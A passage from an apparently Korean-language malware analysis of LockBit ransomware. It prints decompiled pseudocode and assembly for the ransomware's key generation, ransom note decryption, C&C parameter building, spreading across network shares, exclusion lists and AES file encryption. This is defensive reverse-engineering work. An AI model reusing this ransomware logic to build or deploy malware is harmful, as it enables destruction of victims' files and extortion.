v825 = sub_401CB0(v824);                // "Volume Shadow Copy & Event log clean"
v826 = writelog_sub_40EBA0(v825, v835); // 로그에 작성
```

[그림 42] 악성행위 로그 작성

CPU 종류를 확인하여 AES-NI를 지원하는지 확인

```
__asm { cpuid }                                 // CPU 정보 탐색
v33 = _EAX;
v34 = _EBX;
v35 = _ECX;
v36 = _EDX;
if ( _EAX >= 1 )
{
  Intel_v5 = 1;
  AMD_v6 = 1;
  if ( v34 != 0x756E6547 || v36 != 0x49656E69 || v35 != 0x6C65746E )// CPU의 종류가 Intel인지 확인
    Intel_v5 = 0;
  if ( v34 != 0x68747541 || v36 != 0x69746E65 || v35 != 0x444D4163 )// CPU의 종류가 AMD인지 확인
    AMD_v6 = 0;
  if ( Intel_v5 || AMD_v6 )                     // CPU가 Intel 혹은 AMD일경우
  {
    _EAX = 1;
    v2 = &v33;
    __asm { cpuid }
    v33 = _EAX;
    v34 = _EBX;
    v35 = _ECX;
    v36 = _EDX;
    if ( _ECX & 0x2000000 )
    {
      v14 = 0;
      v39 = xmmword_423F10;
      v40 = 0x5D52591C;
      v41 = 0x5859505E;
      v42 = 0;
      do
        *(&v39 + v14++ + 1) ^= v39;             // "AES-NI support enabled"
      while ( v14 < 0x17 );
      v42 = 0;
      writelog_sub_40EBA0(&v39 + 1, v26);
      dword_428434 = 1;
    }
  }
}
```

[그림 43] CPU 종류 탐색

개인키 및 세션키 생성

```
v71 = malloc(1155);
for ( i = 0; ; i = 1 )
{
  v3 = 0;
  v65 = xmmword_423CA0;
  v66 = 28;
  do
    *(&v88 + v3++ - 53) ^= v65;                 // 레지스트리 경로 생성
                                                // "SOFTWAREWLockBit"
  while ( v3 < 0x10 );
  HIBYTE(v66) = 0;
  if ( RegCreateKeyExA(0x80000001, &v65 + 1, 0, 0, 0, 983103, 0, &v69, &v62) )// 레지스트리 경로 생성
  {
    // 레지스트리 경로 생성에 실패했을 경우,
    v9 = 0;
    v64 = xmmword_424020;
    *(&v65 + 10) = 0x7C766A642F6160i64;
    do
      *(&v88 + v9++ - 59) ^= v64;               // "Generate session keys"
    while ( v9 < 0x16 );
    HIBYTE(v66) = 0;
    writelog_sub_40EBA0(&v64 + 1, v53);         // 로그 작성
    if ( sub_419C30(&v71) )                     // 세션키 생성
    {
      v8 = v71;
      *&v76 = 1155;
      if ( sub_419A60(v71, &v76) )
        goto LABEL_18;                          // 랜섬노트 복호화하는 부분으로 이동
    }
    return 0;
  }
```

[그림 44] 레지스트리 경로 생성

```
v68 = 3;
v70 = 0x500;
v82 = 0x46;
v86 = 0x6C;
v87 = 0;
v83 = 0x66;
v84 = 0x75;
v85 = 0x6C;
full_v4 = RegQueryValueExA(v69, &v83, 0, &v68, public_byte_427AA0, &v70);// "full"이라는 레지스트리 이름에 대한 값 탐색
v72 = 0x41;
v73 = 0x50;
v70 = 0x103;
v76 = 0x6C;
v74 = 0x75;
v75 = 0x62;
v79 = 0;
v77 = 0x69;
v78 = 0x63;
public_v5 = RegQueryValueExA(v69, &v73, 0, &v68, v71, &v70);// "public"이라는 레지스트리 이름에 대한 값 탐색
if ( !full_v4 && !public_v5 )                   // "full"과 "public"이라는 레지스트리 이름의 값이 존재할 경우
{
  v6 = sub_403A60(&v63, " Getting session keys from registry", *&v84);
  v7 = sub_401BD0(v6);
  writelog_sub_40EBA0(v7, v53);
  v8 = v71;
  RegCloseKey(v69);
  goto LABEL_18;
}
if ( v62 != 2 || i )                            // 키가 이미 존재하는 것이 아니라면 해당 반복문 종료
  break;
Sleep(10000);
```

[그림 45] 레지스트리 값 유무 확인

```
push 500
mov dl,17
mov byte ptr ss:[ebp-1],0
mov ah,dl
mov byte ptr ss:[ebp-6],ch
push lol.427AA0
mov al,1D
mov byte ptr ss:[ebp-1],0
xor al,ch
xor ah,ch
push 3
mov byte ptr ss:[ebp-5],al
mov cl,E
mov byte ptr ss:[ebp-2],ah
xor cl,ch
push 0
lea eax,dword ptr ss:[ebp-5]
mov byte ptr ss:[ebp-4],cl
push eax
push dword ptr ss:[ebp-1C]
xor dl,ch
mov byte ptr ss:[ebp-3],dl
call esi
```


```
DWORD cbData = 500

const BYTE* lpData = 427AA0

DWORD dwType = REG_BINARY

DWORD Reserved = 0

LPCTSTR lpValueName
HANDLE hKey

RegSetValueExA
```

[그림 46] full 레지스트리 값 설정


```
push 103
mov byte ptr ss:[ebp-7],al
mov cl,1F
mov al,byte ptr ss:[ebp-8]
mov dl,8
push edi
xor ah,al
mov byte ptr ss:[ebp-1],0
push 3
mov ch,3
mov byte ptr ss:[ebp-4],ah
mov dh,9
mov byte ptr ss:[ebp-1],0
xor cl,al
xor dl,al
xor ch,al
mov byte ptr ss:[ebp-6],cl
xor dh,al
mov byte ptr ss:[ebp-5],dl
push 0
lea eax,dword ptr ss:[ebp-7]
mov byte ptr ss:[ebp-3],ch
push eax
push dword ptr ss:[ebp-1C]
mov byte ptr ss:[ebp-2],dh
call esi
```

```
DWORD cbData = 103

const BYTE* lpData

DWORD dwType = REG_BINARY

9:'\t'

DWORD Reserved = 0

LPCTSTR lpValueName
HANDLE hKey

RegSetValueExA
```

[그림 47] public 레지스트리 값 설정



[그림 48] full 레지스트리 값



[그림 49] Public 레지스트리 값

랜섬노트 문자열 복호화

랜섬노트에서 C&C 서버의 파라미터 값이 들어가야 할 부분을 기준으로 3번 나누어 복호화한다. C&C 서버 파라미터 값을 생성한 후, 다음 랜섬노트 문자열을 합쳐준다.

```
Ransomnote_v11 = sub_403BF0(&v56, v10, *&v84);// 암호화된 랜섬노트 문자열 가져옴
v12 = 117;
v13 = Ransomnote_v11 + 2;
do
{
  *(v13 - 1) ^= *Ransomnote_v11;              // 랜섬노트 문자열 복호화
  *v13 ^= *Ransomnote_v11;
  *(v13 + 1) ^= *Ransomnote_v11;
  v13 += 3;
  --v12;
}
while ( v12 );
v14 = *&v84;
*(Ransomnote_v11 + 352) = 0;
v68 = (Ransomnote_v11 + 1);
v15 = sub_404740(v58, v13, v14);              // 추가적인 암호화된 랜섬노트 문자열 가져옴
v16 = 45;
v17 = v15 + 2;
do
{
  *(v17 - 1) ^= *v15;                         // 추가적인 랜섬노트 문자열 복호화
  *v17 ^= *v15;
  *(v17 + 1) ^= *v15;
  *(v17 + 2) ^= *v15;
  *(v17 + 3) ^= *v15;
  v17 += 5;
  --v16;
}
while ( v16 );
v18 = *&v84;
*(v15 + 226) = 0;
*&v76 = v15 + 1;
v19 = sub_404D30(v54, v17, v18);              // 추가적인 암호화된 랜섬노트 문자열 가져옴
v20 = 641;
*&v84 = v19;
v21 = v19 + 1;
do
{
  *(++v21 - 1) ^= *v19;                       // 추가적인 랜섬노트 문자열 복호화
  --v20;
}
while ( v20 );
```

[그림 50] 랜섬노트 문자열 복호화

```
if ( !CryptBinaryToStringA(&xmmword_426000, 8, 4, &v61, &v67) )// 앞서 생성한 난수값을 hex값으로 불러옴
  return 0;
v27 = 0;
// C&C 서버 URL의 파라미터 생성 1
for ( j = 0; ; ++j )
{
  v29 = 0;
  if ( v61 )
  {
    do
      ++v29;                                  // 파라미터 길이 측정
    while ( *(&v88 + v29 - 0x84) );
  }
  if ( j >= v29 )
    break;
  v30 = *(&v88 + j - 0x84);                   // 문자를 하나씩 가져옴
  if ( v30 != 0x20 && v30 != 9 )              // 공백과 탭이 아니라면
    *(&v88 + v27++ - 0x84) = v30;             // 해당 문자 저장
}
*(&v88 + v27 - 0x84) = 0;
v31 = CharUpperA(&v61);                       // 대문자로 변환
v32 = v70;
xmmword_4282E0 = *v31;
*(v70 + dword_4281A4) = *v31;                 // URL 이후 파라미터 연결
```

[그림 51] C&C URL 파라미터 생성

```
if ( !CryptBinaryToStringA(v71, 8, 4, &v61, &v67) )// 앞서 생성한 난수값을 hex값으로 불러옴
  return 0;
v33 = 0;
for ( k = 0; ; ++k )
{
  // C&C 서버 URL의 파라미터 생성 2
  v35 = 0;
  if ( v61 )
  {
    do
      ++v35;                                        // 파라미터 길이 측정
    while ( *(&v88 + v35 - 0x84) );
  }
  if ( k >= v35 )
    break;
  v36 = *(&v88 + k - 0x84);
  if ( v36 != 32 && v36 != 9 )
    *(&v88 + v33++ - 0x84) = v36;
}
*(&v88 + v33 - 0x84) = 0;
v37 = CharUpperA(&v61);                             // 대문자 변환
v38 = dword_4281A4;
*(v32 + dword_4281A4 + 16) = *v37;                  // 추가 파라미터 연결
```

[그림 52] 추가적인 C&C URL 파라미터 생성

```
memcpy_sub_412070((v39 + v38), v22, v41);     // 다음 랜섬노트 문자열 연결
v42 = 0;
if ( v22 && *v22 )
{
  do
    ++v42;
  while ( v22[v42] );
}
v43 = 0;
v44 = v42 + v39;
if ( xmmword_4282E0 )
{
  do
    ++v43;
  while ( *(&xmmword_4282E0 + v43) );
}
memcpy_sub_412070((v44 + dword_4281A4), &xmmword_4282E0, v43);// C&C 서버 URL 파라미터값 랜섬노트 문자열에 연결
```

[그림 53] 두 번째 랜섬노트 문자열 연결 및 C&C 파라미터 값 추가

```
v48 = (*&v84 + 1);                                  // 다음 랜섬노트 문자열 불러오기
if ( *&v84 == -1 )
{
  v49 = 0;
}
else
{
  v49 = 0;
  if ( *v48 )
  {
    do
      ++v49;                                        // 다음 랜섬노트 문자열 길이 탐색
    while ( v48[v49] );
  }
}
v50 = v70;
memcpy_sub_412070((v70 + dword_4281A4), v48, v49);// 마지막 랜섬노트 문자열 합치기
```

[그림 54] 세 번째 랜섬노트 문자열 연결

네트워크 호스트 탐색

감염된 사용자 PC와 연결된 네트워크 정보를 탐색하여 추가 감염을 진행한다.

```
if ( !WSAStartup(514, &v6) )                    // 윈도우 소켓 초기화
{
  v1 = malloc(8);
  dword_42822C = v1;
  if ( v1 )
  {
    RtlInitializeSListHead(v1);
    RtlInitializeCriticalSection(&stru_4283E0);
    Sleep(15000);
    subnet_sub_410000();                        // 네트워크 어댑터 정보 탐색 및 현재 IP를 제외한 로컬 IP를 단일 연결 리스트에 넣음
```

[그림 55] 사용자 PC와 연결된 네트워크 정보 탐색

```
if ( dword_42843C <= 0 )                        // 단일 연결 리스트 목록에서 IP 주소를 모두 참조하였을 때
{
  RtlLeaveCriticalSection(&stru_4283E0);
  _InterlockedDecrement(&dword_428438);
  ExitThread(0);                                // 스레드 종료
}
--dword_42843C;
v0 = RtlInterlockedPopEntrySList(dword_42822C);// 단일 연결 리스트에 넣었던 IP 주소를 하나씩 가져옴
```

[그림 56] IP 주소 목록

```
v11 = inet_addr(a1);
v10 = htons(v2);
if ( v11 == -1 )
  return 0;
v3 = socket(2, 1, 6);                           // 소켓 생성
if ( v3 == -1 )
  return 0;
v15 = 1;
if ( ioctlsocket(v3, 0x8004667E, &v15) == -1 )// 소켓 입출력 제어
  goto LABEL_4;
if ( connect(v3, &v9, 0x10) == -1 )             // 연결 확인
{
  if ( WSAGetLastError() != 10035
    || (v6 = v3, v5 = 1, v8 = v3, v7 = 1, v13 = 5, v14 = 0, select(0, 0, &v5, &v7, &v13) <= 0) )
  {
LABEL_4:
    closesocket(v3);
    return 0;
  }
  if ( _WSAFDIsSet(v3, &v7) )
    return 0;
}
closesocket(v3);
return 1;
```

[그림 57] IP 주소 목록에서 존재하는 네트워크 호스트 탐색

```
v2 = GetModuleHandleA(&v46);                    // ws2_32
inet_addr_v3 = GetProcAddress(v2, &v41);        // inet_addr
*&v36[3] = '/><[';
v4 = 91;
*&v36[7] = '/(43';
strcpy(v37, "9W":??)");
v5 = 0;
while ( 1 )
{
  v36[v5 + 4] ^= v4;                            // gethostbyaddr
  if ( ++v5 >= 0xD )
    break;
  v4 = v36[3];
}
v38 = 0;
v6 = GetModuleHandleA(&v46);                    // ws2_32
gethostbyaddr_v7 = GetProcAddress(v6, &v36[4]);// gethostbyaddr
gethostbyaddr_v8 = gethostbyaddr_v7;
if ( inet_addr_v3 )
{
  if ( gethostbyaddr_v7 )                       // inet_addr, gethostbyaddr의 함수 주소 불러왔을 때
  {
    v33 = inet_addr_v3(&IP_v23);
    if ( v33 != -1 )
    {
      HostInfo_v9 = gethostbyaddr_v8(&v33, 4, 2);// 해당 IP에 대한 호스트 정보 탐색
      if ( HostInfo_v9 )
      {
        memset_sub_412090(&v21, 0, 0x100u);
        v40 = 7471191;
        v42 = 87;
        v41 = 5701636;
        v43 = 11;
        v10 = *HostInfo_v9;
        HIWORD(v40) = 37;
        v41 = 83;
        v42 = 0;
        v43 = 92;
        v44 = 0;
        wsprintfW(&v21, &v40 + 2, v10);         // 호스트 정보
      }
    }
```

[그림 58] 네트워크 호스트 정보 탐색

```
wsprintfW(&v20, &v35 + 2, &v21);                // WW[호스트 정보]
v25 = 0;
v26 = 0;
v27 = &v20;
v28 = 0;
WNetAddConnection2W(&v24, 0, 0, 0);             // 네트워크 리소스에 연결, 로컬 장치를 네트워크 리소스로 리디렉션
                                                // 기본적인 ID와 password 사용
do
{
  v11 = NetShareEnum(&v21, 1, &v31, -1, &v32, &v29, &v30);// 서버의 각 공유 리소스에 대한 정보 탐색
  v12 = v11;
  if ( v11 && v11 != 0xEA )
    break;
  v13 = 1;
  for ( i = v31; v13 <= v32; i += 12 )
  {
    if ( !*(i + 4) )
    {
      v16 = *i;
      v17 = sub_406570(&v34, i, v31);
      v18 = sub_406500(v17);                    // 공유 리소스 드라이브 경로
      wsprintfW(&v19, v18, &v21);
      sub_40F790(&v19);                         // 파일 암호화
    }
    ++v13;
  }
  NetApiBufferFree(i, v31);
}
while ( v12 == 0xEA );
if ( v12 != 5 )
  break;
if ( v49 )
  break;
v49 = 1;
}
while ( sub_418070() );                         // 파일 접근을 위해 토큰 복제 및 할당
                                                // 파일 접근 권한이 존재할 때까지 반복
```

[그림 59] 탐색한 네트워크 호스트의 파일 암호화

네트워크 공유 드라이브 파일 탐색

공유된 네트워크 드라이브를 탐색하고 추가 감염을 진행한다.

```
v11 = GetLogicalDrives();
v0 = 26;
drive_v5 = 0x3A005A;                          // Z:W
v6 = 0;
do
{
  if ( _bittest(&v11, --v0) && GetDriveTypeW(&drive_v5) == 4 )// 원격(네트워크) 드라이브 탐색
  {
    lpnLength_v10 = 0x200;
    lpRemoteName_v1 = malloc(0x404);
    if ( WNetGetConnectionW(&drive_v5, lpRemoteName_v1 + 1, &lpnLength_v10) )// 원격 드라이브와 연결된 네트워크 정보 탐색
    {
      free(lpRemoteName_v1);
    }
    else
    {
      PathRemoveBackslashW(lpRemoteName_v1 + 1);
      if ( OpenThreadToken(-2, 0xA, 1, &v9) )
      {
        v3 = DuplicateToken(v9, 2, &v8);
        v2 = -1;
        if ( v3 )
          v2 = v8;
      }
      else
      {
        v2 = -1;
      }
      *lpRemoteName_v1 = v2;
      dword_426960[dword_42840C] = CreateThread(0, 0, sub_40F390, lpRemoteName_v1, 0, &v7);// 파일 암호화
      _InterlockedIncrement(&dword_42840C);
    }
  }
  LOWORD(drive_v5) = drive_v5 - 1;            // Z 드라이브에서부터 차례로 탐색
}
while ( v0 );
```

[그림 60] 네트워크 드라이브 탐색 및 파일 암호화

```
BufferSize_v18 = 0x4000;
cCount_v16 = -1;
if ( WNetOpenEnumW(2, 0, 19, this, &hEnum_v15) )// 네트워크의 모든 리소스 열거
  goto LABEL_28;
NetResource_v1 = malloc(BufferSize_v18);
v17 = NetResource_v1;
if ( !NetResource_v1 )
  goto LABEL_28;
while ( 1 )
{
  memset_sub_412090(NetResource_v1, 0, BufferSize_v18);
  if ( WNetEnumResourceW(hEnum_v15, &cCount_v16, NetResource_v1, &BufferSize_v18) )// 네트워크 정보 열거
                                                // 네트워크 공유 드라이브 탐색
```

[그림 61] 네트워크 정보 탐색 및 네트워크 드라이브 재탐색

```
memcpy_sub_412070((v4 + 4), *(v17 + 0x14), 2 * v5 + 2);
if ( OpenThreadToken(-2, 0xA, 1, &v14) )
{
  v8 = DuplicateToken(v14, 2, &v13);
  v7 = -1;
  if ( v8 )
    v7 = v13;
}
else
{
  v7 = -1;
}
*v4 = v7;
v9 = CreateThread(0, 0, sub_40F390, v4, 0, &v12);// 파일 암호화
```

[그림 62] 추가 감염을 위한 파일 암호화

논리 드라이브 탐색

이동식, 고정, RAM 드라이브의 파일을 암호화한다.

```
v40 = GetLogicalDrives();
v6 = 26;
v34 = ':W0Z';
v35 = 0;
do
{
  if ( _bittest(&v40, --v6) )
  {
    v7 = GetDriveTypeW(&v34);
    if ( v7 == 3 || v7 == 2 || v7 == 6 )      // 이동식, 고정, RAM 디스크일경우,
    {
      v8 = malloc(10);
      if ( !v8 )
        continue;
      v18 = 'Wx18W0=';
      HIWORD(v18) = '%';
      v19 = 'WWW0s';
      v20 = 0;
      v21 = 't';
      v22 = 'r';
      v23 = 'a';
      v24 = 0;
      wsprintfW(v8, &v18 + 2, &v34);          // 드라이브 경로
      v9 = CreateThread(0, 0, sub_40F790, v8, 0, &v36);// 파일 암호화
      v10 = v9;
      if ( v9 != -1 )
        NtSetInformationThread(v9, MaxThreadInfoClass|ThreadTimes, 0, 0);
      dword_426960[dword_42840C] = v10;
      _InterlockedIncrement(&dword_42840C);
    }
  }
  LOWORD(v34) = v34 - 1;
}
while ( v6 );
```

[그림 63] 드라이브 타입 확인 및 파일 암호화

드라이브 총 공간 및 여유 공간 탐색

암호화 대상 드라이브에 대하여 총 공간과 여유 공간을 탐색하고 로그에 작성한다.

```
SHEmptyRecycleBinW(0, a1, 7);             // 해당 드라이브의 휴지통 비움
if ( GetDiskFreeSpaceExW(a1, &v34, &v30, &v32) )// 드라이브의 공간 정보 탐색
{
  SetThreadUILanguage(0x409);             // 언어를 영어로 설정
  StrFormatByteSize64A(v30, v31, &v37, 100);// 사용자가 사용할 수 있는 드라이브의 총 바이트 수를 단위 크기로 변환
  StrFormatByteSize64A(v32, v33, &v36, 100);// 드라이브의 사용할 수 있는 총 바이트 수를 단위 크기로 변환
  v9 = sub_401040(&v35, v8, v30);
  v10 = sub_401000(v9);
  wsprintfA(&v39, v10, a1);               // [드라이브] [드라이브의 총 공간] / [드라이브의 사용 가능 공간] free
  writelog_sub_40EBA0(&v39, v11);         // 로그 작성
}
```

[그림 64] 드라이브 공간 탐색 및 로그 작성

랜섬노트 생성 및 암호 대상 파일 확장자 변경

암호화 제외 대상 폴더 및 확장자, 파일에 해당하는지 확인하고, 암호화 대상 파일이 위치한 경로에 랜섬노트를 생성한다. 또한 암호 대상 파일의 확장자를 .lockbit으로 변경한다.

```
  if ( FindNextFileW_v3(v2, &lpFindFileData_v21) != 1 )// 다음 파일 탐색
    return FindClose(v2);                   // 다음 파일이 없을 경우, 해당 디렉터리 탐색 종료
}
if ( lpFindFileData_v21 & 0x10 )            // 파일이 디렉토리인지 확인
{
  if ( lstrcmpiW(&v22, &v134)               // 암호화 대상 제외 디렉토리
                                            // $windows.~bt
    && lstrcmpiW(&v22, &v254)               // intel
    && lstrcmpiW(&v22, &v210)               // msocache
    && lstrcmpiW(&v22, &v127)               // $recycle.bin
    && lstrcmpiW(&v22, &v120)               // $windows.~ws
    && lstrcmpiW(&v22, &v153)               // tor browser
    && lstrcmpiW(&v22, &v374)               // boot
    && lstrcmpiW(&v22, &v25)                // system volume information
    && lstrcmpiW(&v22, &v205)               // perflogs
    && lstrcmpiW(&v22, &v235)               // google
    && lstrcmpiW(&v22, &v67)                // application data
    && lstrcmpiW(&v22, &v227)               // windows
    && lstrcmpiW(&v22, &v147)               // windows.old
    && lstrcmpiW(&v22, &v223)               // appdata
    && lstrcmpiW(&v22, &v159)               // windows nt
    && lstrcmpiW(&v22, &v219)               // Msbuild
    && lstrcmpiW(&v22, &v180)               // Microsoft
    && lstrcmpiW(&v22, &v175)               // All users
    && lstrcmpiW(&v22, &v215)               // mozilla
    && lstrcmpiW(&v22, &v92)                // Microsoft.NET
    && lstrcmpiW(&v22, &v58)                // microsoft shared
    && lstrcmpiW(&v22, &v49)                // Internet Explorer
    && lstrcmpiW(&v22, &v113)               // common files
    && lstrcmpiW(&v22, &v251) )             // opera
  {
    if ( lstrcmpiW(&v22, &v76) )            // windows Journal
    {
      wsprintfW(&v18, &v248, v380);
      ransom_sub_40FB50(&v18);              // 하위 파일 탐색 및 랜섬노트 생성
```

[그림 65] 암호화 제외 대상 폴더 확인 및 하위 파일 탐색

```
if ( v8 <= 0
  || lstrcmpiW(&v371, FileExtension_v7)     // .386
  && lstrcmpiW(&v368, FileExtension_v7)     // .cmd
  && lstrcmpiW(&v365, FileExtension_v7)     // .exe
  && lstrcmpiW(&v362, FileExtension_v7)     // .ani
  && lstrcmpiW(&v359, FileExtension_v7)     // .adv
  && lstrcmpiW(&v231, FileExtension_v7)     // .theme
  && lstrcmpiW(&v356, FileExtension_v7)     // .msi
  && lstrcmpiW(&v353, FileExtension_v7)     // .msp
  && lstrcmpiW(&v350, FileExtension_v7)     // .com
  && lstrcmpiW(&v200, FileExtension_v7)     // .diagpkg
  && lstrcmpiW(&v347, FileExtension_v7)     // .nls
  && lstrcmpiW(&v195, FileExtension_v7)     // .diagcab
  && lstrcmpiW(&v245, FileExtension_v7)     // .lock
  && lstrcmpiW(&v344, FileExtension_v7)     // .ocx
```

[그림 66] 암호화 제외 대상 확장자 및 파일 확인

```
// 읽기 전용 파일 혹은 운영 체제에서 사용하는 파일이 아닐 때,
// 파일의 속성을 일반 파일로 설정
if ( !(v17 & 4) && (!(v17 & 1) || SetFileAttributesW(0, v14, v20, 0x80)) )
```

[그림 67] 파일 속성 변경

```
wsprintfW(&dosname, &v58, v150);              // [파일명].lockbit
for ( FileInformationLength = 0; ; ++FileInformationLength )
{
  FileHandle_v7 = CreateFileW(v6, 0xC0010000, 0, 0, 3, 0x50000000, 0);// 원본 파일 접근
  if ( FileHandle_v7 != -1 )
    break;
  if ( *MK_FP(__FS__, 52) != 5 || sub_418290(v6) != 1 && sub_412350(v6) != 1 || FileInformationLength >= 2 )
    return 0;
}
FileInformation = IoCompletionHandle;         // 비동기 핸들 연결
if ( NtSetInformationFile(FileHandle_v7, &IoStatusBlock, &FileInformation, 8u, FileCompletionInformation)
  || (v8 = malloc(262248), (v9 = v8) == 0) )
{
ABEL_17:
  NtClose(FileHandle_v7);
  return 0;
}
*(v8 + 0x30) = v2;
*(v8 + 0x28) = 0;
*(v8 + 0x2C) = 0;
if ( NtQueryInformationFile(FileHandle_v7, &IoStatusBlock_v18, &FileInformation_v20, 0x18u, FileStandardInformation)
  || (*(v9 + 0x18) = v21, *(v9 + 0x1C) = v22, v11 = v22, v12 = v21, v22 <= 0) && (v22 < 0 || v21 < 0x10) )
{
  free(v9);
  goto LABEL_17;
}
*(v9 + 0x24) = 4;
*(v9 + 0x10) = 0;
*(v9 + 8) = v12 - 0x10;
*(v9 + 0x18) = v12;
*(v9 + 0x1C) = v11;
*(v9 + 0xC) = v11 - (v12 < 0x10);
*(v9 + 0x20) = FileHandle_v7;
Random_sub_4124F0(v9 + 0x40034, 16);          // 파일 암호화에 필요한 난수 생성
Random_sub_4124F0(v9 + 0x40044, 16);
```

[그림 68] 파일 암호화 사전 준비

```
if ( RtlDosPathNameToNtPathName_U(&dosname, &ntname, 0, 0) )// 파일 경로를 유저모드에서 커널모드에서 처리 가능하도록 변환
{
  FileInformationLength = ntname.Length + 16;
  v14 = malloc(FileInformationLength);
  memset_sub_412090(v14, 0, FileInformationLength);
  if ( v14 )
  {
    memcpy_sub_412070((v14 + 12), ntname.Buffer, ntname.Length);
    *(v14 + 8) = ntname.Length;
    *v14 = 0;
    *(v14 + 4) = 0;
    NtSetInformationFile(FileHandle_v7, &v17, v14, FileInformationLength, FileRenameInformation);// 파일 이름 변경
    v15 = v14;
    v13 = free;
    free(v15);
  }
  else
  {
    v13 = free;
  }
}
FileInformationLength = ReadFile(*(v9 + 0x20), v9 + 0x34, 16, 0, v9);// 파일 내용 암호화를 위해 원본 내용 가져오기
```

[그림 69] 파일 확장자 변경

```
qmemcpy(&v8, this, 0x208u);
PathRemoveFileSpecW(&v8);                       // 파일 경로 끝에 백슬래시 제거
v1 = 0;
v11 = xmmword_423D30;
v12 = '₩x17₩x10₩x06';
v13 = '₩x17₩x1B';
v14 = 0;
do
  *(&v11 + v1++ + 1) ^= v11;                    // ₩Restore-My-Files.txt
while ( v1 < 0x15 );
v14 = 0;
v17 = 0;
v15 = 's₩0%';
v16 = 'S₩0%';
wsprintfW(&v8, &v15, &v8);                      // [드라이브 경로]₩Restore-My-Files.txt
v2 = CreateFileW(&v8, 0x40000000, 0, 0, 1, 0x50000000, 0);// 랜섬노트 생성
if ( v2 == -1 )
  return 0;
FileInformation = IoCompletionHandle;
if ( NtSetInformationFile(v2, &IoStatusBlock, &FileInformation, 8u, FileCompletionInformation) )
{
  NtClose(v2);
  MessageBoxA(0, "Unable to bind NOTE file IOCP %S error: %d", 0, 0);
  return 0;
}
v4 = malloc(0x40068);
v5 = v4;
if ( !v4 )
  goto LABEL_11;
v6 = dword_42842C;
*(v4 + 36) = 3;
v7 = dword_4281A4;
*(v4 + 8) = 0;
*(v4 + 12) = 0;
*(v4 + 16) = 0;
*(v4 + 0x20) = v2;
if ( !WriteFile(v2, v7, v6, 0, v4) && *MK_FP(__FS__, 0x34) != 0x3E5 )// 랜섬노트 데이터 입력
```

[그림 70] .txt 랜섬노트 생성

암호화 제외 대상 디렉토리	$windows.~bt, intel, msocache, $recycle.bin, $windows.~ws, tor browser, boot, system volume information, perflogs, google, application data, windows, windows.old, appdata, windows nt, Msbuild, Microsoft, All users, mozilla, Microsoft,.NET, microsoft shared, Internet Explorer, common files, opera, windows Journal
암호화 제외 대상 확장자	.386, .cmd, .exe, .ani. .adv, .theme, .msi, .msp, .com, .diagpkg, .nls, .diagcab, .lock, .ocx, .mpa, .cpl, .mod, .hta, .icns, .prf, .rtp, .diagcfg, .msstyles, .bin, .hlp, .shs, .drv, .wpx, .bat, .rom, .msc, .spl, .ps1, .msu, .ics, .key, .mp3, .reg, .dll, .ini, .idx, .sys, .hlp, .ico, .lnk, .rdp, .lockbit
암호화 제외 대상 파일	Restore-My-Files.txt, bootsect.bak, autorun.inf, thumbs.db, iconcache.db, ntuser.dat.log, ntldr

[표 14] 암호화 제외 대상 목록

파일 암호화

AES 암호화 알고리즘을 이용하여 파일 내용을 암호화한 후 덮어쓰는 과정을 통해 사용자가 파일을 사용할 수 없도록 한다.

```
while ( NtRemoveIoCompletion(IoCompletionHandle, &CompletionKey, &CompletionValue, &IoStatusBlock, 0) )
  ;
v0 = CompletionValue;
v67 = IoStatusBlock.Information;
v77 = CompletionValue;
v1 = *(CompletionValue + 0x24);
if ( v1 != 1 )
  break;
_XMM4 = *(CompletionValue + 0x40054);
v3 = IoStatusBlock.Information & 0xF;
v82 = *(CompletionValue + 0x40054);
if ( dword_428434 )                     // AES-NI 지원되는 CPU일 경우
{
  sub_40E8E0(&v84, (CompletionValue + 0x40034));// AES 라운드 키 생성
}
else
{
  CallMemset_sub_407FF0(&v98);
  sub_408010(&v98, v0 + 0x40034, 0x80);// AES-NI가 지원되지 않을 때, 자체적으로 키 생성
  _XMM4 = v82;
}
```

[그림 71] AES-NI 라운드 키 생성

```
if ( dword_428434 )                     // AES-NI 지원되는 CPU일 때
{
  if ( v5 )
  {
    _XMM1 = v94;
    _XMM2 = v93;
    _XMM3 = v92;
    _XMM5 = v91;
    _XMM6 = v90;
    _XMM7 = v89;
    v13 = ((v5 - 1) >> 4) + 1;
    do
    {
      FileData_v6 += 16;
      _XMM4 = _mm_xor_si128(_mm_xor_si128(_XMM4, *(FileData_v6 - 16)), v84);
      __asm
      {
        aesenc  xmm4, [esp+360h+var_2F0]// 라운드 키를 사용하여 AES 암호화의 첫 라운드 ~ 마지막 라운드 진행
        aesenc  xmm4, [esp+360h+var_2E0]
        aesenc  xmm4, [esp+360h+var_2D0]
        aesenc  xmm4, [esp+360h+var_2C0]
        aesenc  xmm4, xmm7
        aesenc  xmm4, xmm6
        aesenc  xmm4, xmm5
        aesenc  xmm4, xmm3
        aesenc  xmm4, xmm2
        aesenclast xmm4, xmm1
      }
      *(FileData_v6 - 16) = _XMM4;
      --v13;
    }
    while ( v13 );
```

[그림 72] AES 라운드

```
